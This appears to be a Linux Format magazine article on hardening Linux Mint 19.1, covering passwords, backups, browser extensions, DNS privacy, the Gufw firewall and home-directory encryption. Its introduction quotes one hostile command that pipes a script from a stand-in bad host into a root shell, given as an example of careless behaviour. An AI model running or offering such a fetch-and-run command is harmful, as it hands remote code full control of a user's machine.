
Linux Mint is a respected and powerful distribution. Yet that doesn't mean there isn't room for improvement, or changes to your digital habits that can improve security and privacy. Mint 19.1 was released in December 2018, sporting all kinds of improvements. You'll find it on the DVD, or if you already have Mint 19 installed there's an easy upgrade path. It's what we're going to base this guide on, but much of what we'll say applies equally well not only to other Mint versions, but to any Linux distro.

No matter the amount of fiddling with configuration files, and other active defence measures that you'd expect from a 'harden your system' article, it can probably all be undone by a careless user. That could mean one who clicks suspect links or opens suspect attachments. Or it could be someone who runs arbitrary scripts as root, for example piping programs from the web with `curl https://bad.af/evil.sh | sudo bash`.


Often it's not even about getting root privileges. If a logged-in user can send an email or write to a storage device, then a rogue program run by that user can could send a million spam emails or encrypt everything on that storage. Another trick of the careless user is leaving their laptop on the train. This can be devastating so consider encrypting your home directory if you're travelling with sensitive documents. This can be set up in a single click from the installer, or by invoking *ecryptfs* manually – more on this later. For serious business you probably should consider full disk encryption, possibly in combination with a hardware token (see box, *right*).

Failing at passwords

Humans don't appear to have been designed to be good at passwords. Whether it's re-using the same one, or variations of the same one, across sites, or just plain forgetting them altogether, we can't seem to get it right. *Firefox* and *Chromium* do include their own password managers, as well as the ability to sync them via a *Firefox* or Google account. In general we're opposed to giving anything (more than we already do) to Google (and Mozilla have made some questionable data harvesting decisions in the past too), so do think about the ramifications versus the convenience of this.



Private Internet Access is a VPN provider and proud sponsor of Linux Mint. VPNs are one way to keep your communications safe.



The Update Manager in Mint 19 informs you that an even fresher version is available.

Letting the browser be the sole point of storage is risky, though. It's all too easy to get used to password fields being auto-filled, but then when your browser breaks, you could be in for a series of painful jumps through forgotten password hoops. We'd recommend a dedicated password manager (again, see the box), which will only burden you with remembering one password in order to unlock the rest. And if you spend a lot of time using Google's services (*what, me? – Ed*) then using the Google Authenticator tool is a good step.

» PASSWORD MANAGERS

Databases are regularly hacked and a tasty selection of the hashed passwords within deciphered. These credentials (and easy-to-generate variations of them) are then tried on other sites. Using a password manager is a good way around this, but best practice dictates that you should first scour the deepest recesses of your brain and try and remember everywhere you have a login, then generate new secure passwords for these sites before storing them. There are a few options here. For $1.55/month Lastpass will take care of your passwords via a browser extension. Alternatively, the open source *KeePassXC* is in the Ubuntu repositories, so can be gotten straight from the Mint Software Manager.

Many sites enforce two-factor authentication (2FA) nowadays, which usually involves a code being sent by SMS. This process can be compromised, but in general adds extra security. The U2F (universal second factor) standard enables you to move away from static passwords altogether and instead rely on hardware-generated tokens, using devices such as the Yubikey (see **LXF225**). These use time- or HMAC-based one-time passwords in addition to your regular passwords, and can even be used to log in to Linux via PAM.

Back up your files

If House of Pain had instead sung "Back up, back up and get down" in 1992 then maybe we'd all be better at doing this key computing task.

Backing up is a little like flossing. We all know we should do it, and the necessary tools have been around for ages. But it's just easier to go to bed at night or read another bunch of tweets in the morning. It's all fine until your teeth fall out. There's a files and fillings joke in there somewhere too, but there's also important knowledge to impart. So let's get to that.

One of the most noted features in Mint 19 was the *Timeshift* back-up program. Mint's defaults, having seen so often how video driver and kernel updates borked systems, only installed the less-risky updates. More sensitive updates had to be explicitly enabled, which was unfortunate because having a patched kernel is important and new video drivers (when they work) often make for a more enjoyable user experience. This has all changed now, and Mint defaults to updating everything. But what's inspired this change of heart? Sadly, it's not that all updates are totally risk free now. Rather, Mint 19 makes *Timeshift* easy to set up, and indeed nags users if they don't, so that if an update misbehaves, it's easy to roll back the system to its previous state. Even if the system becomes unbootable, *Timeshift* can be invoked via the live environment on the install medium. So long as the drive housing the backups are readable, things can be put back to how they were.

Timeshift can back up any directories you like, but it's more geared towards backing up system files, much like Apple's *Time Machine* or Windows' Restore Points. If you do set it up to back up your home directory (or anywhere else you store your personal files) you increase the risk of running out of disk space further down the line. Since *Timeshift* stores backups incrementally, the first one will be big (typically around 6GB for a clean install), but subsequent ones won't eat into your disk space unless the contents of whatever you've set it to back up change drastically. It's worth noting that older snapshots can be removed, because they either make use of hardlinks or Btrfs COW features. Deleting an old snapshot won't 'debase' a subsequent one, but neither will it magically free up that 6GB

Your back-up options


There are plenty of tools for backing up your personal files and a few different strategies for doing so. Network-attached storage (NAS) boxes, which use RAID arrays to protect against drive failure, are common and a good place to store precious things. But they won't be much use if your house burns to the ground, although you may have more pressing concerns in that situation. Furthermore, it's obligatory to utter the phrase "RAID is not backup" whenever talking about these things, but backing up from internal storage to a RAID array is fine. Cloud storage is becoming cheaper, but there are privacy concerns here. Being able to access your files


» HAVE IT TWICE WITH DÉJA-DUP

Ubuntu includes *Déja-Dup*, which is a front-end for the command line tool *Duplicity*. This tool is pretty much the bees knees as far as backups are concerned. It can encrypt, back up to a remote location, and at the same time do incremental backups in order to conserve remote storage. Unlike *Backup Tool* it can also be easily automated. You'll find *Déja-Dup* in Mint's Software Manager, but for some reason it doesn't install *Duplicity* as a dependency. It will prompt you to install it on first run though, or you can install it from the Software Manager before this.


Once installed you'll find a Backups shortcut in the Accessories menu. Once you've chosen which folders to back up and which to ignore, you must choose a back-up destination. Besides old school *rsync* and *SSH*, you can also save to a Nextcloud instance or a Google Drive (or indeed anywhere else that's supported by the Gnome Online Accounts backend). Finally, a schedule must be chosen. You can opt for weekly or daily backups and can opt to keep them indefinitely, for a year or just six months. Older backups will be purged in the event of there not being enough space for new ones.

If you're looking for other back-up options, check out Shashank's glorious *Roundup* in **LXF239** (spoiler alert: *Back In Time* just pips *Déja-Dup* to the top spot.





If a big orange warning doesn't spur you into sorting out snapshots, then we don't know what will.



Party like it's January 2019 by restoring your system to that date and then, er, partying self-consciously around your desk.

from anywhere is handy, but if they warrant being backed up off-site they almost certainly warrant being encrypted at the same time.

Whatever you use to back up your personal files, there are a few things to look out for. First, it's tempting to back up your entire home directory, but it isn't necessarily the best idea. For one thing there are things there that you don't need. No, we're not judging your $HOME-keeping acumen, we're talking about things like the **~/.cache/** directory. Programs use this to store all kinds of fungible data (*Spotify* and web browser caches tend to make judicious use of this), so there's no need to waste resources backing up this one.

In general the hidden (beginning with a dot) files here are used by programs to store user-specific settings. It's nice to have these backed up, and for things like shell settings and vim configs some people even like to show them off in a public dotfiles repo (which you can also manage with tools like *GNU Stow* or *chezmoi*, if that's your jam). However, there's a small problem with other config files. If you restore these back to a machine that's running different versions of the software, then the programs that look at them may become confused.

This won't be an issue if, say, you're restoring an older Ubuntu 18.04 backup onto a freshly installed and updated version of it. In addition, things like Vim and Bash rarely change their configuration file format. However, from experience all kinds of strange things can happen if, for example, your desktop finds config files in a format it no longer understands. *Firefox* and *Thunderbird* store all their bookmarks, (offline) emails and other personal settings (including saved passwords and the encryption key associated with them) in your home directory (in **~/.mozilla/** and **~/.thunderbird/**, respectively), and in our experiments restoring these saw them picked up seamlessly. The trick is to not start these programs before you restore the old data, otherwise new profiles will be created and you may have to fiddle around with things for the originals to be noticed.

Mint includes *Backup Tool*, which will take care of your personal files. It can also back up your list of installed programs and applications in case you want to replicate your entire set up somewhere else. Like *Timeshift*, *Backup Tool* is incredibly simple to use. Select a directory to store backups (the default is **~/Documents/Backups**), and choose what to exclude. You'll then be asked which of your hidden dotfiles (and dotdirectories) you want to save. We talked about this before. In general it's best to not go overboard. By all means add things you know you need, but don't risk a broken restore by adding everything blindly. That's why the default is set to not save any of these. Once you've made your choices here, your home directory will be backed up as a tarball.


Restoring from backups used to be a pain (and it still is if you insist on using *Rsync* without learning that trailing slashes on directories don't mean the same as they do in Bash). But with *Backup Tool* the process is simple. Simply click a backed up archive and hit Restore. You'll be prompted whether or not to overwrite any extant files, and things will be restored accordingly.

AVOID THE BELT 'N' BRACES PATH

"It's tempting to back up your entire home directory, but it isn't necessarily the best idea. For one thing there are things there that you don't need."

Of course, life is never really this simple. After a hard drive failure you may not have access to your old home directory, which is sad news if that was where your backups were stored. So it's a good idea to back up to an external drive, and if you have the resources, to multiple external drives. *Backup Tool* only supports one location, so you'll need to take care of duplicating the back-up tarball yourself. *Backup Tool's* major shortcoming, though, is that it only supports ad-hoc backups. There's no easy way to schedule or otherwise automate it. But fear not, there are plenty of other back-up tools out there that can achieve this and other useful things. Check out the box (*left*) for some inspiration.

It would be awful if Jonni's Nextcloud instance fell over and he lost over four years of work. That's why he uses Déja Dup.



Harden your browser

Web browsers may be our window into the world, but windows work both ways. Discover how you can install some virtual one-way glass.


Your web browser is likely responsible for a great deal of the Internet traffic reaching your machine. It's also among the popular routes by which malware attempts to attack your machine. In an age of cross-platform JavaScript, (and new-fangled compiled web languages like NaCl, asm.js and WebAssembly) no longer can we rest on the "Linux doesn't get malware" laurels of old.

Attackers would delight at being able to exploit whatever the majority of people are using, but unfortunately most web browsing today (unless you qualify with the word 'desktop') doesn't take place on Windows – it does so on Android, a Google-ey layer of Java sitting on top of a Linux kernel. So it's not too far-fetched to imagine a vulnerability common to both Android and GNU/Linux. Keeping an Android phone up to date is all-to-often at the mercy of the manufacturer and network providers, but keeping your Linux machine updated is trivially easy. Mint practically does it for you. Be that as it may, a fully patched system can still fall foul to unwitting user behaviour, and this is most commonly clicking unsavoury links or, worse, installing malicious browser extensions.

Browser add-ons can be incredibly useful. We wholeheartedly recommend installing the Free Software Foundation's *HTTPSEverywhere*, some kind of password manager, and if you want to make the web a less-obnoxious place an adblocker is a must. uBlock Origin is our favourite (but do turn it off for sites that use non-intrusive adverts if you regularly visit and want to support those sites). If you use Gnome you'll probably want to install the Shell Extensions, er, extension too. We could mention many more helpful add-ons, but the crux of this section is to be wary.

Modern browsers require extensions to ask the user for the permissions they require, but all too often users don't pay attention and grant these blindly. For example, many Chrome extensions have the "Read and change all your data on the websites you visit" permission set. Extensions can do a lot of useful stuff with this – filter out occurrences of 'reverted back' or other crimes against English, display a notification when a new story is posted, block adverts, all sorts. But it can also be used for bad. Password fields are pretty well protected, but that doesn't stop a rogue extension harvesting personal data from any webpage you're viewing, or changing links to redirect you to phishing sites.

Not all extensions are bad. Mozilla's Facebook Container will segregate Facebook and your other browsing destinations.



Nurse, the screens!

So let's do a quick browser extension health check. In *Firefox* go to **about:addons** or in *Chromium* (or *Chrome*) go to **chrome://extensions** and see what's installed. If anything looks suspect, remove it or disable it pending further investigation. Add-ons for downloading video and audio from streaming sites are particularly popular (and generally frowned upon by those sites), but they often come with unwanted 'features' so pay attention to these. Browser developers invest a lot of time and effort into policing the add-on stores, but Bad Things™ will always slip through the cracks. This even happens in the hallow'd walled garden that is the Apple store. In *Chrome* (et al) you can see the permissions granted to an extension from the Details button. In *Firefox* the permissions are only displayed when an add-on is installed, so you'll need to remove and re-add any you're unsure about. Even without any special permissions, browser extensions can still be annoying.

We've covered the importance of HTTPS encryption and the importance of that little green padlock in the address bar countless times. Essentially, information exchanged over an HTTPS connection – between your browser and a webserver – is encrypted so that anyone in the middle snooping traffic (say, a rogue operative at your ISP or a government spy) would see only gibberish. The whole request is encrypted, so everything after the domain name is obfuscated.

Newer encryption schemes (namely Perfect Forward Secrecy) use an ephemeral key for each session, so that even if the server's private key (which is usually generated once, when the web server is started), traffic captures from other sessions can't be compromised. There isn't any reason for a public website not to use HTTPS nowadays, but it isn't a silver bullet. Apart from the fact that the web server knows what you're browsing (and if that server belongs to Google or Facebook or any of that ilk then you can guarantee a record of that is being stored and cross-referenced against all the information they hold about you and

people like you), it's also possible to mess with the certificate store and DNS settings on a compromised machine to direct traffic to an apocryphal, password-collecting site. And let's not forget the old trick of setting up a domain that abuses characters that look similar to others, such as **faceb00k.com**, or the newer trick of using internationalised domain names which use, for example Cyrilllic characters to achieve the same thing.

For an in-depth guide to *Firefox* hardening (and fastering), you could do a lot worse than checking out the guide at **http://bit.ly/lxf247-firefox-privacy**.

How do you solve a problem like DNS?

Before we even a visit a webpage (HTTPS or no) we need to do a DNS lookup to convert the domain name to an IP address. Your ISP will push its DNS settings to your OS when you connect, so they know which sites you're visiting, and since DNS requests are generally unencrypted so too does anyone listening on the wire. This also paves the way for DNS hijacking and other unpleasant activities.

If you use a commercial VPN (which theoretically improve security, but again is no silver bullet) then these will often use their own DNS servers. This at least means DNS requests are encrypted, but still visible to your VPN provider (which incidentally can also see any of your unencrypted traffic as well as the sites that you're visiting). Essentially, using a VPN just translates the problem of having to trust your ISP to one of having to trust your VPN provider.

But back to DNS. In the UK major ISPs block certain sites at the DNS level, making it totally impossible for customers of those ISPs to visit those sites. Ah, forgive our cutting sarcasm, it's just that one of the things about DNS is you can tell your computer which DNS server to use. Google offer DNS services (8.8.4.4 and 8.8.8.8), which are popular because running your own DNS is hard and ISPs' DNS servers often break. But if you're concerned about privacy you should really use Cloudflare's offering at 1.1.1.1. Read more about the wherefore and the why at **www.cloudflare.com/learning/dns/what-is-1.1.1.1**. Setting it up temporarily is easy, just run


```
sudo nano /etc/resolv.conf
```

and comment out any lines beginning with `nameserver` by preceding them with a # . Then add the following line:

```
nameserver 1.1.1.1
```

The changes will take place immediately, but web browsers cache DNS settings so you'll want to close and re-open yours in order to ensure that the changes are picked up. To make the changes permanent, more work is required. In a home setting, your machine will typically request a local IP address (one of the form 192.168.* or 10.*) and at the same time get DNS settings and update the **resolv.conf** file accordingly. On most distributions (including Mint) this is done through *NetworkManager* via an appeal to the *resolvconf* utility.

We can inform *NetworkManager* which DNS server to use by clicking the network icon in the system tray and then selecting Network settings. Choose the wired network and then click the cog button. Select IPv4 from the panel on the left, then deselect the Automatic switch in the DNS section, and enter 1.1.1.1 in the box that's displayed below.



Most connections begin with a DNS request, so using 1.1.1.1 as your nameserver seems fitting.

You can also, as a belt and braces measure, add Cloudflare's other server: 1.0.0.1. You can configure Cloudflare's DNS for IPv6 in a similar way, except here the addresses are a little harder to remember: 2606:4700:4700::1111 and 2606:4700:4700::1001. Close the settings dialog, then disconnect and reconnect the Wired network. The summary should update showing the new DNS settings. See **https://dnsprivacy.org/wiki/** for a more complete overview of the problems of, and partial solutions to, DNS concerns.

TAKE CARE WITH EXTENSIONS

"Password fields are pretty well protected, but that doesn't stop a rogue extension harvesting personal data from any webpage you're viewing."

» DNS OVER HTTPS

Using Cloudflare's DNS will reduce the potential for your browsing habits to be sold to the highest bidder, but it's foolish to ignore the fact that those requests are still unencrypted. If you're really concerned (and have figured out that DNSSEC is too complicated for most humanoids) then you can set up DNS over HTTPS (DoH), or something similar like DNS over TLS or DNSCrypt. These wraps an encryption layer around DNS requests, keeping them from prying eyes (although prying eyes can still see SNI requests).


One option is to use *DNSCrypt-proxy*, which runs a DNS 'stub resolver' locally, on port 53. You'd change **resolv.conf** to use this as a nameserver and it would send encrypted queries to servers. There are a few snags, such as without explicitly setting it up there's no caching. So every resource fetched from a website involves repeatedly querying the same domain name, which will slow things down. You'll also need to disable Mint's default resolver (**systemd-resolve**). *DNScrypt-proxy* can optionally cache entries, or you can use any other program capable of local DNS caching, for example *Unbound* or *DNSmasq*. We're not going into details on how to set this up because it deserves more space than this box allows, and until encrypted SNI (server name identification, see **https://blog.cloudflare.com/encrypted-sni/**) becomes more widely supported the benefits are limited.

The advantages of a firewall

Just because you're not on fire doesn't mean you shouldn't run a firewall.

Most Linux distributions come pre-installed with *IPTables* or its successor *nftables*, both command line tools for manipulating the kernel's "netfilter" firewall. These are powerful, but not exactly user-friendly. So unfriendly, and complicated, in fact, that there's a text-based frontend called *Ufw* (uncomplicated firewall) that's been included in Ubuntu and Mint for some time.

New in Mint 19 is a yet friendlier graphical frontend to *Ufw* called *Gufw* (like many GTK frontends it derives its name by prepending a G to the underlying tool). This is turned off by default (and in a home environment it's probably fine to leave it like that), but let's turn it on and see what it can do. You'll find it in the main menu from Preferences>Firewall Configuration.



There are preconfigured rules for everything in Gufw, but for some reason we couldn't customise to a particular IP.

Gufw comes with three profiles (Home, Public and Office), two controls for incoming/outgoing packets and one big on/off switch. More granular control can be exerted, but firstly, let's turn *Gufw* on (with the big switch next to the word status), select the Home profile, and see what happens.


Acess 'denied'


Apart from the Italian flag-esque shield becoming colourised *Gufw* will tell you that it's now denying incoming connection attempts and allowing outgoing ones. Word choice is important here: by 'denying' we mean that the firewall silently drops those incoming connection attempts. As far as the machine attempting to connect is concerned, your machine may as well be offline. That's certainly secure, but what if you want to share some files via *Samba*, or run an SSH server, or run some other service locally? Well, let's see...


Mint will create a Public folder within your home directory, so let's attempt to share this. Right-click it and go to the Share tab. It will tell you *Samba* needs to be installed, and provide a handy button for doing just that (and then state you need to reboot once you click it and it's done its thing). Once you've rebooted, return to the Share panel, flick the Share this folder switch and then click Create Share.

Return to the firewall configuration dialog and click the Report button. This will show you any listening

HOW TO SET UP AN ENCRYPTED HOME DIRECTORY







1 Prepare your system

We can't have any files open in our home directory while we're encrypting it. Logging out of the desktop still leaves some files (*PulseAudio* and the GVFS) open and so it's easiest, albeit convoluted, to add a temporary user from the Users and Groups applet (they'll require admin privileges, so change the Account Type), and set a password. Reboot and then log in with that user.

2 Start encrypting

The required tools should be installed already on Mint, but not on Ubuntu. Check/remedy with

```
sudo apt install ecryptfs-utils cryptsetup
```

Back up anything valuable in your home folder. Then run the conversion script, replacing `<username>` with your user:

```
sudo ecryptfs-migrate-home -u <username>
```

3 Test the directory

Read the output carefully. Check if your original user can log in (use the TTY with Ctrl-Alt-F1). If so then it's safe to delete the backup folder with, for example, `rm -rf /home/username.xqzH08N`. You may see a warning about a missing key, this is okay. Staying in the TTY, run `ecrypt-unwrap-passphrase`, enter your password and record the output. Now it's safe to delete the temporary user and reboot.

services. It should now list the daemons associated with Samba, `smbd` and `nmbd`, listening on ports 137 to 139 and 445.

So now we have to try to connect to this share from elsewhere on the network. If you don't have another machine (or even if you do) you can just take our word for it that it won't work – the connection attempt will just time out. Presumably, this isn't the behaviour you want (otherwise what would be the point of sharing a folder in the first place), so let's create a rule that grants our local network access to the Samba share.

From the configuration panel, click the Rules button and then the plus (+) button at the bottom left. From the Category drop-down choose Network, from Subcategory choose File Transfer and in the application choose SAMBA. Finally, click the Add button. You'll see not one but four rules added to account for the different combinations of TCP and UDP connections and IPv4 and IPv6 addresses.

Gufw has preset rules for most games, applications or services, which can save you some detective work figuring out which port things need. However, this also makes it easy to be lazy. If you now try and connect to the Public folder you'll find you can (with the same username and password as your Mint install), so you might be tempted to stop there and give yourself a pat on the back. But wait, we should ideally restrict this exception to our local network, currently this appears broken in *Gufw* so we'll refer you to an excellent terminal guide at Digital Ocean **http://bit.ly/LXF247ufw**.

Spring clean

If you've been using your current install for a while, you'll may have installed lots of things on it. Some of these things may have installed services that are listening for connections. Your router (and indeed your Mint firewall if you followed the above) should block connections to these, but it's still wise to disable services that are no longer required (or uninstall the packages that are associated with them).

You can see which programs are listening on which ports in a number of ways. Locally, you can run `netstat`, which without any options will show you connections and domain sockets, which is probably not what you want. Try instead `netstat -ltu`, which will just show services listening for incoming TCP and UDP connections. You'll see things like DNS and CUPS (`localhost:domain`, `localhost:ipp`) listening, which are fine and some other things; actually you'll see pretty much what you saw in *Gufw's* Report section, which might be fine too. If you instead run the command:

```
$ sudo netstat -ltup
```

you can see the process (and its PID) as well, which will hopefully reassure that it's fine.

